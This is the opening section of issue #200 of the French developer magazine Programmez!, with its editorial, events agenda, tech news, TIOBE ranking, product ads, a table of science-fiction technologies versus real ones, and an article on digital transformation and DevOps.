

programmez!

#200 - Octobre 2016 le magazine des développeurs



Le **soulèvement** des **machines** est-il pour **bientôt ?**

Une nouvelle génération
de **développeurs** ?

Bug Bounty
La chasse aux
bugs est ouverte

Construire
son smartphone
avec le projet RePhone

Electron : le nouveau framework de GitHub

NUMÉRO

#200


Printed in EU - Imprimé en UE - BELGIQUE 7 € - Canada 9,80 \$ CAN - SUISSE 13,10 FS - DOM Surf 7,50 € - TOM 1020 XPF - MAROC 55 DH



WINDEV

NOUVELLE VERSION 21 MOBILE

DÉVELOPPEZ MOBILE NATIF
UN SEUL CODE,
TOUTES LES CIBLES



**VERSION
EXPRESS
GRATUITE**
Téléchargez-la !

Version non limitée dans le temps

DÉVELOPPEZ POUR TOUS LES MOBILES

WINDEV MOBILE 21 est un Atelier de Génie Logiciel professionnel qui vous permet de développer des applis mobiles natives pour tous les systèmes.

Le code et les interfaces sont identiques.

Il suffit de recompiler votre source pour obtenir des applis natives pour Android, iOS, Windows 10 Mobile, pour smartphones et pour tablettes...

Base de Données embarquée, Client/Serveur et Cloud incluse.

Vous disposez d'applications WINDEV ? Elles sont déjà compatibles. Recompilez-les simplement sur mobile !

DÉVELOPPEZ 10 FOIS PLUS VITE

www.pcsoft.fr

+ de 100 témoignages sur le site

Dossier complet gratuit sur simple demande

J'éprouve une grande fierté à diriger ce magazine dédié aux développeurs, à la technologie, aux codes et aux makers. Tout d'abord en qualité de rédacteur en chef puis en tant qu'éditeur & rédacteur en chef. Depuis 14 ans, je code chaque mois un nouveau numéro. J'ai eu le plaisir de réaliser les n°50, 100 et 150. Désormais, nous sommes à la borne 200 ! Nous profitons de ce numéro pour déployer une nouvelle interface.


J'avoue qu'avec l'âge (ça plombe l'ambiance), je suis parfois moins enthousiaste sur certaines technologies ou certaines annonces que l'on nous promet exceptionnelles, et qui se révèlent souvent (très) décevantes, ou hors sujet. J'ai découvert ma première ligne de code en 1983, j'avais à peine 10 ans. Avec le mouvement maker, je retrouve mes premières années de bidouilles et de montages électroniques.

Nous dédions ce numéro à tous les pionniers de l'informatique et de la technologie : passé, présent et futur. Que de progrès depuis 50 ans. Repensez à la programmation et aux contraintes incroyables des programmes embarqués de la mission Appolo 11 pour amener l'Homme sur la lune. Une pensée toute particulière à Margaret Hamilton qui fut à la tête du logiciel de la NASA. C'est elle qui écrit le programme de guidage d'Appolo !

Redécouvrez le code complet du système de guidage sur GitHub : <https://github.com/chrislgarry/Apollo-11/>



Margaret Hamilton et son code.
© NASA / 1969



Xerox PARC inventa de nombreuses technologies dans les années 1970 qui aidèrent Steve Jobs à définir le projet LISA, puis Macintosh, au début des années 1980. Une interface graphique écrite en langage Smalltalk. © PARC / 1980.

Je tiens à remercier celles et ceux qui nous soutiennent depuis tant d'années ! Un grand merci à tous nos lecteurs pour leur fidélité. Sans vous, Programmez! n'existerait pas. Un grand merci à nos nombreux contributeurs qui chaque mois rédigent le contenu.

Rendez-vous au #300

ftonic@programmez.com
Dresseur de codes.

Agenda 4	Le top des technologies 8	C'est quoi la transformation digitale ? 11	
Tableau de bord 6	Défi de programmation 2016 : les gagnants 13	Sécurité 16	
	Développeur à 50 ans 29		Aux origines de Programmez! 30
Le nouveau UWP Community Toolkit 21		Développeur après 30 ans ? Oui c'est possible 25	
	#viededév 23	Geekulture 31	
	Le soulèvement des machines est-il pour bientôt ? 36		
	Bug Bounty : la chasse aux bugs est ouverte 51		C++ & lambda 48
OpenFL 60		Framework Electron 1ère partie 63	Raspberry Pi contrôle ma maison 66
	Rephone : je construis mon smartphone 69		Constellation 2e partie 73
Xamarin 76			
		Scapy 79	

Programmez! #201 - le 29 octobre 2016

Spécial recrutement

Qui embauche des développeurs ? Quels profils et quels salaires ? Réponses dans notre dossier.

Le futur de PHP

1 an après la sortie de PHP 7, la communauté fait le bilan et prépare activement le futur

Swift 3.0

Le langage Swift est désormais en version 3 avec beaucoup d'améliorations et de changements profonds. Dossier complet.

Venez rencontrer **Programmez!**

Nous serons présents aux Microsoft Experiences et au salon LesJeudis.com.

octobre

MICROSOFT EXPERIENCES

4 & 5 octobre/Paris

Les TechDays sont morts, vive Experiences. Microsoft a décidé de réinventer sa grande conférence annuelle, les MS TechDays qui étaient l'événement technique de l'année. Désormais, l'événement aura lieu en octobre et sur 2 jours.

Le salon se découpera en deux parties : journée business et journée technique. La journée technique s'articulera autour de 95 sessions... Le choix va être difficile !

Et cette année, Scott Guthrie sera l'invité vedette et le grand patron de Microsoft.

Site officiel : <https://experiences.microsoft.fr>

SALON LESJEUDIS.COM

6 octobre/Paris

Vous cherchez une formation, un poste ou à rencontrer des entreprises ?

Le salon LesJeudis.com est fait pour vous. Plus de 50 entreprises seront présentes durant la journée ainsi qu'un village Startup. De nombreuses animations auront lieu toute la journée. De 11h à 21h.

Site : <http://www.lesjeudis.com/salons-emploi>

D DAY 2^E ÉDITION

7 octobre/Marseille

La seconde édition de la conférence D Day sera organisée début octobre à Marseille. Le thème central est le DevOps. Il s'agit de la plus grande conférence autour de ce thème dans le Sud de la France.

Organisée par Treeptik.

Site officiel : <http://2016.devops-dday.com>

DOTGO

10 octobre/Paris

Le langage Go sera largement à l'honneur à Paris durant la conférence dotGo. Les conférences dot rassemblent les meilleurs speakers du domaine. Cette année, Robert

Griesemer, co-créateur du langage, sera là. Conférence uniquement en Anglais.

Site officiel : <http://www.dotgo.eu>

FORUM PHP

27 & 28 octobre/Montrouge

C'est LE rendez-vous des communautés PHP. Comme chaque année, le programme des sessions est large : websockets, retours sur des projets réels, revues de codes plus simples, créer un framework agnostique, http, les dépendances, déploiement continu, l'emploi dans le monde PHP, architecture, etc. Bref beaucoup de bonnes choses !

Le programme complet :

<http://event.afup.org/forum-php-2016/programme/>

novembre

DEVFEST TOULOUSE 2016

3 novembre

Basé sur une contraction de "Developer's Festival", le DevFest rassemble les plus grands événements organisés par les communautés autour des technologies Google : les Google Developer Groups. Pendant une journée vous pourrez assister à des talks autour des technologies affiliées à Google (Web Apps, Mobile, Tools & Methods). Les communautés Toulousaines vous attendent pour cette première édition dans la ville rose ! Plus d'informations et inscription :

<https://devfesttoulouse.fr/>

MAKER FAIRE LILLE

5 & 6 novembre

La saison Maker a repris ! Lille accueillera le Maker Faire durant deux jours, les 5 et 6 novembre. Comme toujours, des dizaines de makers seront présents et des conférences et ateliers auront lieu durant l'événement. Le 4 novembre est réservé aux scolaires. Lancez-vous !

Site : www.makerfairelille.com

PARIS OPEN WORLD SUMMIT 2016

16 & 17 novembre/Plaine Saint-Denis


La nouvelle édition de la grande conférence Open Source française se tiendra en novembre prochain. Le thème central sera

l'innovation qui s'appuie de plus en plus sur l'Open Source, l'open data, l'open hardware, etc. Le Paris Open Source Summit 2016 aura pour objectif de démontrer ces postulats par l'action, en mettant l'accent sur le « faire ». Un ensemble de projets sont ainsi développés tout au long de l'année pour illustrer concrètement l'orientation choisie – Empowering Open Innovation – dans des secteurs variés, à la fois transverses (blockchain, gouvernement ouvert, smart cities, financement, IA) et métiers (mobilités, énergie, santé, droit, robotique, agriculture). Fédérant ainsi les efforts de plus d'une centaine de personnes, tous seront présentés le jour J.

Dans cette thématique principale, trois volets seront abordés : la technologie, l'entreprise et la société. Chacun de ces secteurs a des défis propres à relever.

Pour en savoir plus :

<http://www.opensourcesummit.paris>



DEVOPS REX

28 novembre/Paris

Devops REX est la conférence devops 100% retours d'expérience (REX). Des speakers reconnus traiteront des applications concrètes de la méthodologie devops en entreprise, avec ses bénéfices mais aussi ses contraintes et ses limites. Plus de 400 personnes sont attendues pour cette première édition.

Site : <https://www.devopsrex.fr/>

WEBDEV®

NOUVELLE VERSION 21

CRÉEZ FACILEMENT DES SITES «RESPONSIVE WEB DESIGN» ACCÉDANT À VOS BASES DE DONNÉES



RENDEZ VOS SITES «MOBILE FRIENDLY»

WEBDEV 21 est un **Atelier de Génie Logiciel** professionnel qui vous permet de rendre facilement vos sites «Responsive». **Vous créez un seul site pour toutes les cibles:** desktop, tablette et smartphone. Et les sites que vous créez sont ainsi mieux référencés par Google.

Responsive Web Design et **Dynamic Serving** sont à votre service dans **WEBDEV 21**.

Vous disposez d'applications WINDEV ? Elles sont compatibles WEBDEV 21 !

DÉVELOPPEZ 10 FOIS PLUS VITE

www.pcsoft.fr

+ de 100 témoignages sur le site

Dossier complet gratuit sur simple demande

Programmez!

En chiffres

221

mois depuis le premier numéro
(printemps 1998)

+17400

pages imprimées

4

rédateurs en chef

+170

auteurs / contributeurs

+20

contributeurs en moyenne par numéro

3

propriétaires depuis sa création :
Sepcom, GO 02, Nefer-IT

10

évolutions du logo

5

nouvelles formules

**LE DERNIER MAGAZINE
EN KIOSQUE DÉDIÉ
AUX DÉVELOPPEURS
ET AUX CODES**

• Simuler **1% du cerveau humain** pendant 1 seconde = 82 944 processeurs + 1 Po de mémoire vive. Temps nécessaire pour réaliser cet exploit : 40 minutes.

• Après avoir étonné le monde avec ses derniers succès, **SpaceX** a subi un coup d'arrêt avec l'explosion de sa fusée Falcon 9 le 1er septembre, durant une banale opération de remplissage. Les causes n'étaient pas connues mi-septembre. Pertes pour SpaceX et aussi pour Facebook qui devait utiliser le satellite Amos-6 pour favoriser l'accès à Internet en Afrique.

• Elon Musk a un concurrent de poids dans la course aux fusées. **Jeff Bezos**, fondateur d'Amazon, veut concurrencer SpaceX avec sa société Blue Origin. Deux modèles New Glenn sont proposées. Ambition est claire : envoyer des hommes dans l'espace. Premier vol prévu en 2020 !

• **Samsung** voulait prendre de l'avance sur Apple avec son vaisseau amiral, le Galaxy Note 7. Manque de chance dès le 24 août, les

premiers cas de Galaxy Note 7 brûlés circulent. Enquête rapide : problème de batterie provoquant une surchauffe pouvant enflammer le téléphone. Annulation de la sortie en France et rappel mondial des smartphones déjà en circulation.



• Tu veux ressembler à un Ghostbuster ? Pas de souci **MSI** a pensé à toi avec le MSI VR One. Ce sac à dos geek permet de jouer avec le casque HTC Vive durant 90 minutes. Ce sac intègre deux batteries, une puissante carte vidéo et toutes les extensions nécessaires. Allez un effort, il ne pèse que 3,6 kg...

• **Microsoft** pourrait arrêter la production de son bracelet Band.

• **Swift 3.0** est disponible ! Attendu avec impatience, Swift 3.0 marque un tournant important pour la communauté des développeurs.

peurs Swift : nombreuses corrections, changements importants dans le core du projet et les librairies, grosse amélioration sur le portage Linux et sortie du Swift Package Manager !

• L'un des plus mythiques éditeurs, **Vim**, arrive en version 8.0 !

• Le navigateur Edge supportera prochainement **WebVR**. WebVR est une API JavaScript expérimentale dédiée à la réalité virtuelle, accessible directement sur un navigateur et compatible avec des matériels de type Cardboard ou Oculus. Site : <https://webvr.info>

• **Parrot** a dévoilé un kit de développement pour coder et faire apprendre aux drones à éviter les obstacles : S.L.A.M.Drunk. Ce kit comprend des applications dédiées, mais sans drone. L'objet se place sur un drone.



• Encore du **mouvement** dans le monde informatique : IBM a racheté Apigee (API), Dell met la main sur EMC (dont VMware), MicroFocus récupère une partie des logiciels HPE (dont la plateforme d'API).

INDEX TIOBE DU MOIS

Quoi de neuf dans les recherches sur tel ou tel langage ?

09/2016	09/2015	Progression	Langage	%	Changement
1	1	=	Java	18.236%	-1.33%
2	2	=	C	10.955%	-4.67%
3	3	=	C++	6.657%	-0.13%
4	4	=	C#	5.493%	+0.58%
5	5	=	Python	4.302%	+0.64%
6	7	↑	JavaScript	2.929%	+0.59%
7	6	↓	PHP	2.847%	+0.32%
8	11	↑	Assembly language	2.417%	+0.61%
9	8	↓	Visual Basic .NET	2.343%	+0.28%
10	9	↓	Perl	2.333%	+0.43%
11	13	↑	Delphi/Object Pascal	2.169%	+0.42%
12	12	↑	Ruby	1.965%	+0.18%
13	16	↑	Swift	1.930%	+0.74%
14	10	↓	Objective-C	1.849%	+0.03%
15	17	↑	MATLAB	1.826%	+0.65%

Pas de changement pour les 5 premiers mais ensuite, pas mal de changements : on peut noter l'étonnante progression de l'assembleur. Et surtout, Swift dépasse clairement Objective-C. La fin d'une époque.

NOUVEAU ! 1&1 MANAGED CLOUD HOSTING

Le meilleur de deux mondes

Un pack d'hébergement performant associé à des ressources serveur flexibles et modulables à tout moment : le **nouveau Managed Cloud Hosting 1&1** est arrivé ! Idéal pour les projets Web les plus exigeants en termes de disponibilité, de sécurité et de flexibilité.

- ✓ Ressources dédiées
- ✓ + de 20 combinaisons de stack
- ✓ Géré par les experts 1&1
- ✓ Flexible & évolutif
- ✓ Prêt en moins d'1 minute



Trusted Performance.
Intel® Xeon® processors.

**1 MOIS
GRATUIT***



☎ 0970 808 911
(appel non surtaxé)



1and1.fr

*1&1 Managed Cloud Hosting : 1 mois d'essai gratuit, puis à partir de 9,99 € HT/mois (11,99 € TTC). Pas de durée minimale d'engagement. Pas de frais de mise en service. Conditions détaillées sur 1and1.fr. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

Le top des technologies qui font rêver dans les films et celles qui existent vraiment

Vous adorez la téléportation, le voyage plus rapide que la lumière, Caprica 6, les Borgs, la Matrice, la BatMobile, le voyage dans le temps... Mais vous désespérez de ne pas les utiliser au quotidien. Certaines technologies existent, beaucoup d'autres, non.

Beaucoup de questions restent sans solutions satisfaisantes. Le voyage dans le temps est-il possible ? Théoriquement, oui. Aller plus vite que la vitesse de la lumière ? Tout le monde l'espère, mais actuellement, rien ne le prouve. Einstein écrivait en 1905 que c'était physiquement impossible. La science-fiction a toujours été un terreau fertile pour

inventer des objets et des technologies inconnues, et inspirer les chercheurs pour les concevoir. De nombreuses technologies existent aujourd'hui, d'autres non. Mais il ne s'agit parfois que d'une question de temps, de technologies et d'argent.

Peut-on dépasser les limites physiques, ou supposées telles ? Certaines technologies

seront fondamentales pour explorer l'univers lointain : sans vitesse dépassant la vitesse de la lumière, l'exploration lointaine sera illusoire, même en phase d'hibernation des voyageurs. Créer un cerveau totalement artificiel est encore une simple idée, etc. Ces choix sont subjectifs et nous les assumons.

Les gadgets qui existent vraiment

Séries / films / romans	Technologies	Notre commentaire
Jules Vernes 	Le sous-marin électrique Le voyage lunaire La télévision Les panneaux solaires La téléconférence Le Taser	Jules Vernes a été un visionnaire et a su inventer dans ses romans de nombreuses technologies qui existent aujourd'hui mais qui étaient inconcevables au 19e siècle
Retour vers le Futur	Hoverboard Les chaussures qui se lacent toutes seules	Le fameux skate volant existe grâce au magnétisme : Lexus Hoverboard. Nike a dévoilé une chaussure qui se lasse toute seule : Nike Mag.
Star Trek 	Le communicateur Les phasers Les interfaces vocales Ordinateurs omniprésents Les tablettes	Dans les années 1960, Star Trek avait imaginé de nombreuses technologies comme le fameux communicateur, les pistolets à faisceau laser, les interfaces vocales, etc. Aujourd'hui, nous avons ces technologies un peu partout.
Star Wars / Minority Report	Communication holographique Interfaces virtuelles holographiques	Durant l'Euro 2016, la chaîne M6 avait innové avec un système holographique pour réaliser des interviews "+ réelles". Les technologies holographiques, au sens premier du terme, arriveront plus vite qu'on ne le pense.
Tron Caprica Matrix	Les mondes alternatifs	Les mondes alternatifs ne sont pas nouveaux en Science-Fiction. C'est une réalité notamment avec l'un des plus connus : Second Life. Aujourd'hui, la réalité augmentée, réalité virtuelle, réalité mixte, nous changeons d'univers et de possibilités.
Terminator	Métal liquide	Le métal liquide existe vraiment mais pas encore à mémoire de forme ni aussi méchant que les Terminator.
Tintin / Méliès / Jules Vernes	Voyager vers la lune	C'était un des mythes de l'Homme. En 1969, c'est devenu réalité avec la mission Apollo 11. Il est question de réaliser la même chose pour Mars mais le projet est sans cesse repoussé.
De Vinci 	Les roulements à billes L'hélicoptère Le char de combat Le parachute Les armes automatiques Le scaphandre Le robot humanoïde	De Vinci est un des plus grands artistes de l'Humanité et un ingénieur d'une clairvoyance rare. Il avait déjà imaginé le char, l'hélicoptère, etc. Un génie !
2001 Caprica...	Le robot tueur / l'ordinateur tueur	Les robots tueurs sont légions dans les romans et les séries soit dès le départ, soit par corruption de leur système. La police de Dallas a utilisé un robot télécommandé cet été. Et ce n'est que le début. Pour ou contre ?
Divers	Le robot employé	Nous connaissons déjà le robot industriel mais désormais, le robot est dans la vie quotidienne (boutiques, gares, entreprises, etc.). Le robot autonome, avec une certaine intelligence et indépendance, apparaît ici et là. Bientôt un syndicat de robots ?



Sur abonnement ou en kiosque

Le magazine des pros de l'IT

Mais aussi sur le web



Ou encore sur votre tablette

1984 Matrix THX 1138 2001 V pour Vendetta	Big Brother	L'Etat totalitaire, la privation de liberté, la surveillance massive, etc. Avec les technologies, c'est devenu une réalité à plus ou moins grandes échelles
Blade Runner Star Trek, etc.	Les humains augmentés	Utopie pour beaucoup, l'Homme augmenté est déjà là et ne cesse de s'étendre : des prothèses de plus en plus autonomes et intégrées, des nanotechnologies dans le corps, des tests sur des systèmes biotechnologiques pour l'audition et la vue, des lentilles biotechnologiques prévues en 2017... Avec les manipulations génétiques, les Répliquants ne sont plus un fantasme d'écrivain

Les technos qui n'existent pas (ou pas encore)

Séries / films / romans	Technologies	Notre commentaire
Matrix	La matrice	Je vais en décevoir beaucoup, mais non, nous ne vivons pas dans la matrice. Et les machines ne nous élèvent pas... Déprimant, non ?
Star Trek	Téléportation La technologie Warp moteur de distorsion Le Holodeck Le générateur d'aliments Le bouclier de protecteur	Star Trek est l'univers de Science Fiction sans doute le plus proche de nous. De nombreuses technologies n'existent pas encore, les deux plus importantes sont la téléportation et la technologie warp (x fois la vitesse de la lumière). Mais la NASA a lancé un projet pour créer un moteur à distorsion. Mais la question est de savoir : peut-on réellement aller plus vite que la vitesse de la lumière ? Des théories tentent de le prouver comme le pliage de l'espace pour aller plus vite
Dune	L'épice	Eh non, l'épice n'existe pas. Ni les énormes vers des sables, ni les Fremens. Les vers géants étaient tellement sympas.
Star Wars	L'étoile noire	Malgré une pétition pour demander au gouvernement américain de construire l'Etoile Noire, elle n'existe pas.
Cosmos 99	Les aigles La station lunaire	Les objets cultes de la série anglaise Cosmos 99 : les fameux aigles, vaisseaux multifonctions et la station lunaire. Beaucoup de projets, aucun n'a abouti. Prochaine étape : Mars, avec une station habitée et permanente ?
Divers 	Les vaisseaux spatiaux	Les vaisseaux spatiaux capables de voyager avec des humains sur de très longues distances et durant plusieurs années n'existent pas. Les missions lunaires ont permis de construire des modules habités ainsi que la station spatiale mais nous sommes très loin des voyages au-delà de la Lune ou même au-delà de Mars
Sliders Interstellar Star Trek Stargate	Les mondes parallèles Trou de ver	Mondes parallèles ou univers à dimensions multiples, les débats existent depuis 1 siècle. Vivons-nous dans un univers à 10 dimensions (théorie des cordes) ? Le débat reste théorique. Le trou de ver (wormhole) est un objet reliant deux points distincts de l'espace-temps, avec une notion de trou noir et de trou blanc. Là encore, de la recherche théorique mais aucune preuve tangible. Si le trou de ver existait, il pourrait résoudre le voyage interstellaire (en partie du moins).
Terminator	Skynet	Système mondial qui va prendre le pouvoir dans le monde entier grâce à son intelligence et à Internet. Acte fondateur : le soulèvement des machines. Nous n'y sommes pas encore...
Event Horizon Star Trek, etc.	On courbe l'espace	Pour aller plus vite que la lumière, les chercheurs imaginent la distorsion pour plier, courber l'espace. Pour aller de A à B, le plus court n'est pas la ligne droite mais de replier l'espace pour confondre les deux points, au tout le moins, minimiser considérablement le temps de voyage. La distorsion crée une "bulle" autour du vaisseau pour voyager. Les chercheurs théorisent le concept mais aucun moteur n'existe... pas encore.
Aliens Total Recall Star Trek	Terraformation (terraforming)	Un des thèmes favoris de la Science-Fiction : comment transformer une planète en planète habitable. Cette technique ne présente pas un modèle unique mais propre à chaque planète capable d'être terraformée. Il faut transformer l'atmosphère, avoir la bonne température, développer un écosystème entier.
Seigneur des Anneaux Star Trek	Invisibilité	Nous connaissons depuis longtemps la furtivité vis-à-vis des radars. L'idée est de rendre invisible à l'œil humain un objet même si l'objet est toujours présent. L'idée est de dévier la lumière pour nous tromper. Aujourd'hui, des recherches existent autour des métamatériaux, des matériaux créés par l'Homme car inexistants dans la nature. Ces matériaux ont un indice de réfraction inférieur à 1, voire, négatif et donc pouvant être invisible...
H.G. Wells	Voyager dans le temps	L'idée du voyage dans le temps n'est pas nouvelle. C'est même une des idées fondatrices de la science-fiction. Théoriquement, c'est possible... Mais de nombreux problèmes existent : voir notamment le "paradoxe des jumeaux"...
Interstellar	Hibernation	Pour pouvoir voyager sur de longues distances et durant plusieurs années, il n'est pas possible que l'humain reste actif, il faut hiberner, ralentir considérablement les fonctions vitales.

Transformation digitale : le développeur devient le rouage essentiel

Nous n'échappons pas au grand buzz du moment : la transformation digitale. Le terme est suffisamment vague pour y mettre tout ce que l'on veut. Elle peut aller de l'app mobile à la transformation en profondeur de son infrastructure matérielle et logicielle, en passant par les méthodes utilisées dans les équipes pour unifier et donner une souplesse. Il s'agit aussi de passer des technologies et outils parfois vieux de 10, 15, 20 ans aux technologies les plus récentes. Mais une chose est sûre, même si toutes les entreprises ne l'ont pas forcément compris, le développeur en est un des rouages essentiels.

Le plus difficile dans la transformation digitale est de savoir par où commencer et comment. Il faut établir une stratégie globale sur le long terme. La transformation digitale n'a de sens que si vous avez un point d'arrivée et une démarche claire et progressive. Tout n'est pas possible immédiatement. À vouloir se précipiter, vous risquez l'échec de la démarche. Comme dans tous les projets importants et impactants, vous devez faire participer l'ensemble des équipes, les utilisateurs, pour définir le contour de cette "révolution", mais aussi pour accompagner les changements futurs et rassurer. Tant de projets échouent par des salariés, des utilisateurs non impliqués, non accompagnés.

Quelques domaines possibles de la transformation digitale

La transformation digitale recouvre potentiellement tous les domaines d'une entreprise. Mais vous pouvez vous concentrer sur 3 éléments clés :

- Les terminaux au sens large (les « devices ») : c'est la partie émergée de l'iceberg, celle que l'on voit en premier et qui est trompeuse. Il ne suffit pas de mettre des smartphones, des tablettes ou casques de réalité augmentée / virtuelle entre les mains des utilisateurs pour faire sa transformation digitale.
- Les applications : ce sont bien à travers les devices innovants que l'on consomme les services qui font la transformation digitale. Ce sont donc les applications qui fournissent ces services qui font la valeur d'une transformation réussie et qui lui donnent du sens. C'est la partie immergée de l'iceberg, de loin la tâche la plus immense et laborieuse.
- Les données : quel service transformationnel peut fournir de la valeur sans exploiter les données ? Tel l'iceberg au milieu d'un océan,



les services se constituent des données, de leur écosystème, et en fournissent à leur tour en fondant dans l'eau environnante.

C'est quoi une app réactive, moderne et capable d'évoluer dans le temps ?

Une application actuelle n'a plus grand-chose à voir avec ce que l'on faisait il y a 10 ans : monolithique, lourde à déployer et à maintenir, client-serveur, mode desktop, portabilité diffi-

le, des mois de travail pour sortir une petite mise à jour, etc.

En réalité, la transformation digitale n'est pas une réelle nouveauté, car depuis 10 ans, plusieurs événements ont tout bonnement révolutionné la manière de penser, de développer et de consommer l'application :

- La mobilité avec la sortie du 1er iPhone puis l'apparition de l'App Store et encore après, de la tablette : les apps mobiles et les App Store ont dynamité la notion d'apps et de comment les installer ;
- Le cloud : le Cloud Computing, même sans être une réelle nouveauté, a permis de transformer l'infrastructure interne des entreprises, de consommer au plus juste les ressources et surtout d'être très souple. On instancie de nouvelles ressources en quelques minutes. Plus besoin d'attendre x semaines avant d'avoir un nouveau serveur. Le Cloud a bouleversé l'usage des logiciels avec la notion de services. Et là, on change d'approche sur l'architecture logicielle et la manière de concevoir et de déployer.
- Les conteneurs : c'est le prochain niveau de la transformation. Fini les piles techniques à déployer sur des machines virtuelles lourdes et encombrantes. Le conteneur permet de se concentrer sur l'application et les piles techniques liées. On code l'infrastructure, le déploiement, les ressources. Nous allons passer à l'Infrastructure As A Code (IAAC).
- À cela se rajoutent les frameworks et la généralisation des API pour faciliter le développement, réduire le code à écrire et faciliter l'intégration des services tiers dans une app.

La transformation passe aussi par une philosophie : le DevOps

Ce n'est pas la première fois que vous enten-

dez ce terme, cela fait plusieurs années que nous vous en parlons dans le magazine, et à juste titre. Sans revenir sur les origines et son intérêt, DevOps peut être vu comme l'héritier des méthodes Scrum, Lean..., de l'ALM, tout en rapprochant deux mondes à la fois si lointains et si proches : les équipes techniques (développeurs) et les équipes de production (sysadmin, déploiement, administration...). Au-delà, le DevOps permet d'englober les utilisateurs, les chefs de projet, les architectures, la direction générale... Le but est de fluidifier les projets, le développement, donner de la souplesse et de la réactivité, réduire les délais avec les notions d'intégration continue, de déploiement continu. Les tests interviennent aussi plus tôt pour qualifier l'app. DevOps repose sur de la méthode agile, des outils adaptés à chaque étape, une organisation. Mais le DevOps est suffisamment souple pour que chaque entreprise, chaque équipe puissent en faire sans forcément tout prendre et vous pouvez l'adapter à votre réalité.

DevOps va permettre d'améliorer la collaboration entre les équipes et notamment si vous avez des développeurs extérieurs (freelances, prestataires, télétravail). Dans un contexte où les délais sont de plus en plus courts et les exigences de sortir une app toujours plus rapidement, il faut impérativement réorganiser et avoir une agilité réelle.

1 code = x plateformes

Visual Studio est un des environnements de développement les plus complets du marché. Et depuis plusieurs années, il ne cesse de s'ouvrir : aujourd'hui, Visual Studio ne fait plus uniquement du développement .Net ou Windows, mais il s'ouvre à de multiples outils et technologies : open source, Cloud Computing, IoT, mobilité. La partie mobilité est très intéressante, car le développeur peut développer un code et le porter / générer des apps sur d'autres plateformes, soit en technologies Web avec Cordova, soit nativement avec Xamarin, récemment racheté par Microsoft. C'est un excellent moyen d'aller plus vite dans vos développements, sans à avoir à porter le code sur d'autres plateformes et surtout à le modifier dans une large proportion, Xamarin mâche grandement cette étape.

Desktop App Converter est un projet Microsoft qui va vous aider à convertir (migrer) vos applications Win32 ou .Net 4.6.1 en applications Universal Windows Platform (UWP). UWP est le nouveau modèle applicatif introduit avec Windows 10. Toujours dans cette idée de

convertir les applications, mais cette fois-ci en dehors du monde Windows, le développeur peut migrer une application iOS, écrite en Objective-C, sur Windows avec le Bridge for iOS. Ce projet open source convertit le code et les appels API. L'application générée sera UWP. Dans la transformation digitale, réduire le codage est important, moins vous avez à coder ou à recoder et plus vous pouvez vous concentrer sur les fonctionnalités, les services, l'interface. Même si ces outils ne garantissent pas une portabilité à 100 % du code, vous allez gagner du temps.

Demain c'est aujourd'hui

Même si la transformation digitale n'implique pas d'utiliser toutes les nouvelles technologies tout de suite, elles sont déjà à votre disposition et vous pouvez y passer progressivement, créer des POC pour éprouver les concepts, tester réellement. On parle beaucoup de conteneurs, de Machine Learning, de Cloud, voire d'architectures lambda ou de microservices.


Si nous regardons par exemple la plateforme de Cloud Computing, Microsoft Azure, nous y trouverons les services nécessaires, liste non exhaustive : Visual Studio Team Services, Xamarin Test Cloud, App Services, Media Services, Cognitive Services, API Management, Machine Learning, RemoteApp, Redis Cache.

En quelques minutes, vous pouvez instancier les services nécessaires et les utiliser dans vos développements et services finaux.

CONCLUSION

